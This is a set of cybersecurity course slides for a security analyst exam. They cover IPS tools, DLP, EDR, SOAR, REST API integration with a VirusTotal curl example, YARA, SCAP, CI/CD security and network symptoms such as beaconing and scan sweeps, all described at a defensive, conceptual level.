© 2026 Tertiary Infotech Academy Pte Ltd

IPS Rules — In Depth

- An Intrusion Prevention System uses signature and rule-based logic to inspect network traffic in real time and actively block matches, going a step beyond an IDS that only alerts.
- Suricata is a free, open-source engine that operates as an IDS, IPS, and network security monitor, matching packets against rule sets such as Emerging Threats to fire alerts or drop malicious flows.
- Zeek (formerly Bro) complements this by logging events and running scripts against network traffic, producing rich protocol logs so analysts can hunt for anomalies and correlate activity across sessions.
- A SOC analyst tunes these rules to cut false positives, chains Suricata detection with Zeek context, and relies on both to catch exploitation attempts as they cross the wire.
- **On the exam: Expect scenario questions asking you to distinguish IDS from IPS behavior and to identify Suricata (signature detection/prevention) versus Zeek (protocol logging and scripting) as the right tool for a monitoring goal.**

© 2026 Tertiary Infotech Academy Pte Ltd

IPS Rules — Key Points

- Zeek logs
  - Logs events based on rules
  - Runs scripts to analyze events
  - Looks for anomalies and correlates data
- Suricata
  - Free, open-source threat detection engine
  - IDS, IPS, and network monitoring tool

© 2026 Tertiary Infotech Academy Pte Ltd

Data Loss Prevention — In Depth

- Data Loss Prevention (DLP) inspects data in motion, at rest, and in use to detect and block sensitive information such as PII, PHI, or intellectual property from leaving the organization.
- Working conceptually like an IDS for data movement, it applies content matching, regular expressions, fingerprinting, and classification labels to identify regulated content and enforce policy actions like block, quarantine, or encrypt.
- Many SaaS platforms including Microsoft 365 and Google Workspace embed native DLP policies, extending coverage to email, cloud storage, and collaboration channels where data now flows.
- Analysts care because DLP is a primary control against exfiltration and insider threat, and its alerts feed incident investigations into how and where data was leaked.
- **On the exam: The exam tests DLP as a control that inspects and stops sensitive-data movement, and may ask you to recognize when a DLP alert indicates attempted exfiltration versus a false positive.**

© 2026 Tertiary Infotech Academy Pte Ltd

Data Loss Prevention — Key Points

- Similar to IDS
- Inspects traffic of data movement
- Goal is to limit data leakage
- Some SaaS solutions provide DLP options
  - Microsoft 365
  - Google G Suite

© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Detection and Response (EDR) — In Depth

- Endpoint Detection and Response (EDR) is a structured extension of traditional antimalware that continuously monitors endpoints such as laptops, workstations, and mobile devices for suspicious behavior.
- Its primary capabilities are to monitor endpoint activity, detect threats through behavioral analytics and indicators rather than signatures alone, and respond by isolating hosts, killing processes, or rolling back changes.
- The key difference from standard antimalware is that EDR records detailed telemetry and retains it for retrospective investigation and threat hunting, rather than just blocking a known-bad file at execution.
- Because a compromised endpoint is a common foothold for internal lateral movement, SOC analysts depend on EDR for early detection, containment, and forensic visibility across the fleet.
- **On the exam: Look for questions contrasting EDR (behavioral monitoring, detection, and active response with historical telemetry) against signature-based antivirus, and identifying endpoint isolation as a containment action.**

© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Detection and Response (EDR) — Key Points

- Part of full-scale security solution
- Endpoints can be laptops, workstations, smart phones, etc. that connect to your network
- If endpoints get compromised, it can lead to internal compromise
- Structured extension to traditional malware detection

© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Detection and Response (EDR) (2)

- Primary capabilities
  - Monitor
  - Detect
  - Respond
- Main difference from standard antimalware approach

© 2026 Tertiary Infotech Academy Pte Ltd

Workflow Orchestration — In Depth

- Workflow orchestration is delivered through Security Orchestration, Automation, and Response (SOAR) platforms that connect disparate security tools and automate the repetitive steps of incident response.
- SOAR executes playbooks, which are codified sequences of decisions and actions, to standardize response, reduce human error, and repeat proven processes consistently across analysts and shifts.
- Platforms such as Splunk SOAR (formerly Phantom) add visualization of the response flow so teams can see, audit, and refine each stage of an investigation.
- For a SOC this shortens mean time to respond, frees analysts from mundane triage, and ensures every incident of a given type is handled the same defensible way.
- **On the exam: Expect SOAR to appear as the answer for automating and standardizing incident response via playbooks, distinct from SIEM, which aggregates and correlates log data.**

© 2026 Tertiary Infotech Academy Pte Ltd


Workflow Orchestration — Key Points

- Security orchestration, automation, and response (SOAR) platforms
  - Automate common tasks
  - Standardize incident response
  - Organize flow to help catch mistakes and repeat processes easily
  - Example: Splunk Phantom (formerly Phantom Cyber)

© 2026 Tertiary Infotech Academy Pte Ltd

Workflow Orchestration (2)

- Playbooks
  - Visualization



© 2026 Tertiary Infotech Academy Pte Ltd

Data Enrichment — In Depth

- Data enrichment transforms raw log or alert data into actionable intelligence by correlating an observed indicator with additional context from other sources.
- The process takes a known data point and augments it with details such as threat intelligence feed results, geolocation, asset criticality, or user identity to reveal insight the raw event alone could not provide.
- For example, detecting a newly opened RDP port on monitored hosts and then querying a vulnerability or threat feed that ties open RDP ports to Sarwent malware lets the SOC raise a specific alert for a potential Sarwent infection.
- Analysts value enrichment because it turns isolated events into prioritized, high-confidence alerts and dramatically speeds accurate triage.
- **On the exam: The exam frames data enrichment as correlating an indicator with external context (threat feeds, reputation, asset data) to produce actionable, higher-fidelity alerts.**

© 2026 Tertiary Infotech Academy Pte Ltd

Data Enrichment — Key Points

- Transform raw data into actionable information
- Enrichments lead to additional insights
- Process is to correlate known data with additional details

© 2026 Tertiary Infotech Academy Pte Ltd

Data Enrichment (2)

- Example
  - Detected newly opened RDP ports on monitored computers
  - Vulnerability feed queries of RDP ports being opened result in hits for Sarwent malware
  - Alert created for potential Sarwent malware infection

© 2026 Tertiary Infotech Academy Pte Ltd

Scripting — In Depth

- Scripting automates repetitive and mundane security tasks that administrators have long recognized as ripe for standardization, from log parsing to bulk configuration and data collection.
- Python is the dominant choice for security work because of its readability and rich libraries, and resources like the book Violent Python show how it applies directly to offensive and defensive tasks.
- PowerShell is equally valuable and is now cross-platform beyond Windows, making it powerful for querying systems, automating response, and manipulating structured data.
- For a SOC analyst, fluency in scripting means faster, consistent, and error-resistant execution of routine work, freeing time for analysis that cannot be automated.
- **On the exam: Expect questions identifying Python and PowerShell as the go-to scripting environments for automating repetitive analyst tasks and normalizing data.**

© 2026 Tertiary Infotech Academy Pte Ltd

Scripting — Key Points

- Automate the repetitive stuff
- Administrators have known about the power of scripting for decades
- Great for standardizing any mundane tasks
- Common scripting environments:
  - Python
  - Check out Violent Python book
  - PowerShell (not just for Microsoft Windows)

© 2026 Tertiary Infotech Academy Pte Ltd

Application Programming Interface (API) — In Depth

- An Application Programming Interface (API) is a defined contract that lets one piece of software request services or data from another without needing to know its internal workings.
- APIs let analysts link their own code and scripts to third-party software, such as threat intelligence providers or security tools, and consume those capabilities with minimal integration overhead.
- Because so much modern tooling exposes an API, a SOC analyst who can call them can automate lookups, pull data, and orchestrate actions across an entire toolset programmatically.
- **On the exam: The exam positions an API as the mechanism for programmatically consuming external services and data, underpinning automation and tool integration.**

© 2026 Tertiary Infotech Academy Pte Ltd

Application Programming Interface (API) — Key Points

- Gives the ability to reach out and consume services created by others
  - Link your code and scripts to someone else’s software with minimal overhead

© 2026 Tertiary Infotech Academy Pte Ltd

Application Programming Interface (API) Integration — In Depth

- API integration commonly uses the Representational State Transfer (REST) method, a lightweight client/server style where an HTTP request sent to a web server is translated into a function call on the backend.
- REST is defined by architectural constraints including a client/server split, statelessness where each request carries all needed context, cacheable responses, a uniform interface, manipulation of resources through their representations, self-descriptive messages, and hypermedia as the engine of application state.
- These constraints make REST APIs simple, scalable, and quick to consume, which is why they dominate security tool integrations.
- Analysts integrate REST APIs to automate enrichment, submit indicators, and drive SOAR actions across cloud and on-premises services.
- **On the exam: Expect the exam to test REST characteristics such as statelessness and the client/server, cacheable, uniform-interface constraints as the standard for consuming remote security services.**

© 2026 Tertiary Infotech Academy Pte Ltd

Application Programming Interface (API) Integration — Key Points

- Representational State Transfer (REST) method
  - Quick and easy way to consume remote services
  - Create HTTP request, send to Web server; Web server translates request into a function call

© 2026 Tertiary Infotech Academy Pte Ltd

Application Programming Interface (API) Integration (2)

- Representational State Transfer (REST) method
  - Entire architecture is client/server
  - Stateless
  - Cacheable
  - Uniform interface
    - Manipulation of resources through representations
    - Self-descriptive messages
    - Hypermedia as the engine of application state

© 2026 Tertiary Infotech Academy Pte Ltd

Application Programming Interface (API) Integration (3)

- Layered system
- Code on demand (optional)
- Representational State Transfer (REST) method
  - Embed in any language
  - Call from command line
    - curl (character-based URL)
    - curl --request GET \--url https://www.virustotal.com/api/v3/domains/{domain} \-header 'x-apikey: <your API key>'

© 2026 Tertiary Infotech Academy Pte Ltd

Error Codes

Error Code	HTTP Code	Description
AlreadyExistsError	409	The resource already exists.
AuthenticationRequiredError	401	The operation requires an authenticated user. Verify that you have provided your API key.
BadRequestError	400	The API request is invalid or malformed. The message usually provides details about why the request is not valid.
ForbiddenError	403	You are not allowed to perform the requested operation.
QuotaExceededError	429	You have exceeded one of your quotas (minute, daily, or monthly). Daily quotas are reset every day at 00:00 UTC.

© 2026 Tertiary Infotech Academy Pte Ltd

Automated Malware Signature Creation — In Depth

- Automated malware signature creation keeps defenses current against a rapidly mutating threat landscape by generating detection rules from analyzed samples rather than waiting on vendors.
- YARA is the leading open-source tool for this, letting analysts write pattern-based rules using strings, byte sequences, and conditions to identify and classify malware families.
- YARA rules can be produced and shared quickly and are consumed by tools like VirusTotal, so a newly seen sample can rapidly be turned into detection across the environment.
- SOC analysts use YARA to hunt for variants of known malware, triage samples, and codify their own findings into reusable detection logic.
- **On the exam: Look for YARA as the answer for writing pattern-based rules to identify and classify malware samples and automate signature generation.**

© 2026 Tertiary Infotech Academy Pte Ltd

Automated Malware Signature Creation — Key Points

- Useful to keep up with rapidly changing malware threat
- YARA
  - Identify and classify malware samples
  - virustotal.github.io/yara/

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Feed Combination — In Depth

- Threat feed combination is the practice of aggregating multiple disparate threat intelligence streams into a single, consistent view.
- The challenge is that feeds arrive in different formats and schemas such as STIX/TAXII, CSV, or JSON, making them hard to compare or act on together.
- Scripting and normalization automate transforming these varied inputs into one unified format, deduplicating and standardizing indicators so they are easier to read, correlate, and act upon.
- For a SOC, combining feeds improves coverage and confidence in indicators while reducing the manual effort and inconsistency of juggling many sources.
- **On the exam: The exam frames threat feed combination as normalizing and aggregating multiple intelligence sources, often via scripting, into a single actionable format.**

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Feed Combination — Key Points

- Aggregating disparate data streams is always difficult
- Threat feeds may provide data in different formats
- Scripting can help automate transforming data into a single format
  - Easier to read, understand, and respond

© 2026 Tertiary Infotech Academy Pte Ltd

Machine Learning — In Depth

- Machine learning is a field of computer science in which algorithms examine large datasets to reveal trends and indicators, learning from historical data to predict future behavior without being explicitly programmed for each case.
- It sits alongside related disciplines such as data mining and data science, spanning the process, business, and analytical work of extracting previously unidentified value from large data sets and spotting trends.
- In security, models trained on historical activity can flag anomalies, detect novel attack patterns, and reduce alert noise by prioritizing what is statistically significant.
- Analysts should understand both its power and its limits, including susceptibility to false positives, bias in training data, and adversarial manipulation.
- **On the exam: Expect machine learning to appear as a technique for anomaly detection and behavioral prediction from historical data, with awareness of its reliance on training data quality.**

© 2026 Tertiary Infotech Academy Pte Ltd

Machine Learning — Key Points

- Field of computer science
- Algorithms examine datasets to reveal trends and indicators that can predict future behavior
- An algorithm “learns” by using historical data to make predictions

© 2026 Tertiary Infotech Academy Pte Ltd

Machine Learning (2)

- Similar fields
  - Machine learning
  - Data mining
  - Data science
    - Involves process, business side, machine learning, analysis

© 2026 Tertiary Infotech Academy Pte Ltd

Machine Learning (3)

- Data mining
  - Looking at large data sets to extract previously unidentified valuable data
- Machine learning
  - Looking for trends

© 2026 Tertiary Infotech Academy Pte Ltd

Machine Learning (4)

- Useful in security analysis
  - Past attack behavior can predict what's next
- Based on the natural tendency to stabilize
- Supervised vs. unsupervised learning
- Examples: neural networks, decision trees, SVM, regression, etc.

© 2026 Tertiary Infotech Academy Pte Ltd

Automation Protocols and Standards — In Depth

- The Security Content Automation Protocol (SCAP) is a suite of open standards maintained by NIST that standardizes how security tools express and exchange configuration, vulnerability, and compliance information.
- SCAP unifies component languages, reporting formats, identification schemes such as CVE and CPE, measurement and scoring systems like CVSS, and integrity mechanisms so that scanning and assessment can be automated and interoperable.
- OpenSCAP is a widely used open-source implementation that evaluates systems against SCAP-defined baselines and produces standardized reports.
- For a SOC and vulnerability management team, SCAP is the starting point for automating consistent, repeatable, and comparable security assessment across many systems.
- **On the exam: The exam tests SCAP as the standard enabling automated, interoperable vulnerability and configuration assessment, tying together CVE, CPE, CVSS, and standardized reporting.**

© 2026 Tertiary Infotech Academy Pte Ltd

Automation Protocols and Standards — Key Points

- Security Content Automation Protocol (SCAP)
  - Great place to start to automate cybersecurity analysis tasks
  - Languages
  - Reporting formats
  - Identification schemes
  - Measurement and scoring systems
  - Integrity
  - Example: OpenSCAP

© 2026 Tertiary Infotech Academy Pte Ltd

Software Engineering — In Depth

- Modern secure software delivery relies on a pipeline of automated practices: continuous integration (CI) merges developers' code changes into a shared repository frequently, automatically building and running tests on each commit to catch defects early.
- Continuous delivery extends CI by automatically packaging and staging every validated build so it is always in a deployable state, with a manual approval gate before it reaches production, while continuous deployment removes that gate and pushes every passing change straight to production.
- A security analyst cares because these CI/CD pipelines are prime targets for supply-chain attacks and are also the ideal place to embed security controls, injecting SAST, DAST, dependency scanning, and secrets detection into the pipeline (DevSecOps) shifts security left so vulnerabilities are found before code ever ships.
- **On the exam: Expect questions on where to insert security testing into a CI/CD pipeline and on recognizing CI, continuous delivery, and continuous deployment as distinct stages of automated software delivery.**

© 2026 Tertiary Infotech Academy Pte Ltd

Software Engineering — Key Points

- Continuous integration
- Continuous delivery
- Continuous deployment


© 2026 Tertiary Infotech Academy Pte Ltd

Diagnose Symptoms — In Depth

- Diagnosing symptoms is the analytical process of interpreting observable indicators, unusual network flows, resource spikes, error messages, or anomalous account behavior, to determine whether they signal a genuine security incident or a benign operational issue.
- It works by correlating symptoms across the network, host, and application layers against a baseline of normal activity, so the analyst can distinguish, for example, a legitimate backup job from data exfiltration that looks similar on the wire.
- A SOC analyst relies on this skill to triage alerts accurately, reduce false positives, and prioritize response, misreading a symptom can either waste effort on non-events or let a real compromise progress undetected.
- **On the exam: The exam presents scenario stems describing observed indicators and asks you to identify the most likely underlying cause or the correct next investigative step.**

© 2026 Tertiary Infotech Academy Pte Ltd

Diagnose Symptoms



© 2026 Tertiary Infotech Academy Pte Ltd

Network-Related Symptoms — In Depth

- Network-related symptoms are anomalies visible in traffic that suggest compromise: abnormal bandwidth consumption or sudden traffic spikes can indicate exfiltration or a DDoS, while traffic irregularities are deviations from established baselines in volume, timing, or destination.
- Beaconing is the regular, periodic callback from an infected host to a command-and-control (C2) server, and peer-to-peer communications between internal endpoints can reveal lateral movement, worm propagation, or unauthorized file sharing.
- Rogue devices are unauthorized systems attached to the network, and scan sweeps are systematic probes across IP ranges or ports indicating reconnaissance; recognizing these patterns lets an analyst detect attacks that endpoint tools alone would miss.
- **On the exam: You will be asked to map a described network pattern, such as periodic outbound connections to the same external IP, to the correct symptom (e.g., beaconing to C2) and its stage in the attack lifecycle.**

© 2026 Tertiary Infotech Academy Pte Ltd

Network-Related Symptoms



© 2026 Tertiary Infotech Academy Pte Ltd

Network-Related Symptoms (2)

- Bandwidth consumption
- Traffic spikes
- Traffic irregularities


© 2026 Tertiary Infotech Academy Pte Ltd

Bandwidth Consumption — In Depth

- Bandwidth consumption refers to the volume of data traversing a network link over time, and an unexpected rise in it is a classic indicator of malicious activity such as large-scale data exfiltration, a compromised host acting in a botnet, or an inbound/outbound flood.
- Analysts monitor it using flow data (NetFlow, IPFIX, sFlow), interface counters via SNMP, and bandwidth-monitoring tools, comparing current utilization against a known baseline and per-host norms to spot which system and destination are responsible.
- It matters to a SOC because sustained or off-hours bandwidth anomalies often surface an incident before any signature-based alert fires, giving early warning of exfiltration or a resource-abuse attack.
- **On the exam: Exam scenarios describe abnormal throughput or utilization figures and expect you to conclude exfiltration or DoS and to name flow analysis as the detection method.**

© 2026 Tertiary Infotech Academy Pte Ltd

Bandwidth Consumption



© 2026 Tertiary Infotech Academy Pte Ltd

Network-Related Symptoms (3)

- Beaconing
- Peer-to-peer communications
- Rogue devices
- Scan sweeps

© 2026 Tertiary Infotech Academy Pte Ltd

Scan Sweep — In Depth

- A scan sweep is a reconnaissance technique in which an attacker systematically probes a range of IP addresses or ports to discover live hosts, open services, and potential vulnerabilities before launching an attack.
- It appears in logs as many connection attempts from a single source to sequential addresses or ports in a short window (a horizontal sweep across many hosts on one port, or a vertical scan of many ports on one host), and tools like Nmap generate these patterns.
- Detecting scan sweeps early lets a SOC analyst identify the reconnaissance phase of the kill chain and respond, blocking the source or increasing monitoring, before the attacker moves to exploitation.
- **On the exam: The exam expects you to recognize a burst of connections across an IP or port range as reconnaissance/scanning and to place it in the earliest phase of an attack framework.**

